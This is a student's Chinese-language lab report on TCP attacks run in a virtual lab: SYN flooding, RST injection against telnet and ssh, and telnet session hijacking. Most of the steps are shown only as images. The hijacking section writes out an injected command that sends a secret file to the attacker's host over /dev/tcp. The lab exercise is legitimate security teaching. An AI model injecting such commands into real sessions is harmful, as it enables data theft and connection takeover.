# Lab4-report

**57117201王培丽**

位于同一局域网的3台虚拟机：


Attacker：10.0.2.4

Victim：10.0.2.5

Observer：10.0.2.6

#### Task1: SYN Flooding Attack

1. 受害主机V被攻击前，查看SYN cookie状态，首先在开启的状态下
2. 查看V被攻击前的系统队列大小，以及现在队列的使用情况




1. 攻击者A对V发起SYN Flooding攻击：


（使用Netwox 76）



Wireshark上可看到发送的数据包：




1. V被攻击后再次查看队列的使用情况：



发现没有建立半连接，因为SYN cookie的保护机制：

当服务器收到SYN包时，会计算其消息摘要，用于cookie的计算，将其作为要返回的SYN　ACK包的序列号Ｈ，只有当客户端返回了Ｈ＋１序列号的ACK包时，才分配资源建立连接，否则就不会浪费资源。


1. 关闭V的SYN cookie，重复上述攻击过程，V被攻击前队列情况：




A发起攻击：



Wireshark：



V被攻击后队列情况：




#### Task2: TCP RST Attacks on telnet and ssh Connections


1. 首先主机V (10.0.2.5) 和主机O (10.0.2.6) 建立好了一个telnet连接（TCP）



1. **【使用Netwox】**攻击者A对V和O之间的此连接发起攻击：




1. 攻击成功，连接被破坏：




1. **【使用Scapy】**V和O重新建立连接，攻击者A发起攻击：


先用Wireshark获得序列号，由下图(攻击后的截图)，next seq=330882586，dport=40512




对应代码tcpRST.py：



1. A执行代码进行攻击：




攻击成功，连接被断开，Wireshark对应见上一页截图




1. 对于ssh连接，进行攻击：

同样，先获取序列号，next seq=1346015354，sport=22，dport=44056




修改代码对应位置：



A发起攻击：



攻击成功，ssh连接被切断：



#### Task4: TCP Session Hijacking


1. 主机V (10.0.2.5) 和主机O (10.0.2.6) 建立好了一个telnet连接（TCP），并执行了操作：




1. **【使用Netwox】**攻击者A对V和O之间的此连接发起攻击：

首先在攻击者A上使用Wireshark监听网络流量，根据V和O上一次交互，可得


sport=40538，dport=23，seq=2888898556，ack=2182929168




命令语句为“\r cat /home/seed/secret > /dev/tcp/10.0.2.4/9090\r” 使服务器将seed的秘密文件发送给攻击者10.0.2.4




执行结果：




在攻击者A的另一个终端，成功读取到了secret文件：



Wireshark中也可看到对应过程：




1. **【使用Scapy】**V和O重新建立telnet连接，并执行了操作：




同样，攻击者A用Wireshark，根据V和O上一次交互，可得


sport=40540，dport=23，seq=3076107939，ack=2976711361




对应代码tcpSeHijack.py：




执行结果：





在攻击者A的另一个终端，再一次读取到了secret文件：



Wireshark中的对应数据包：

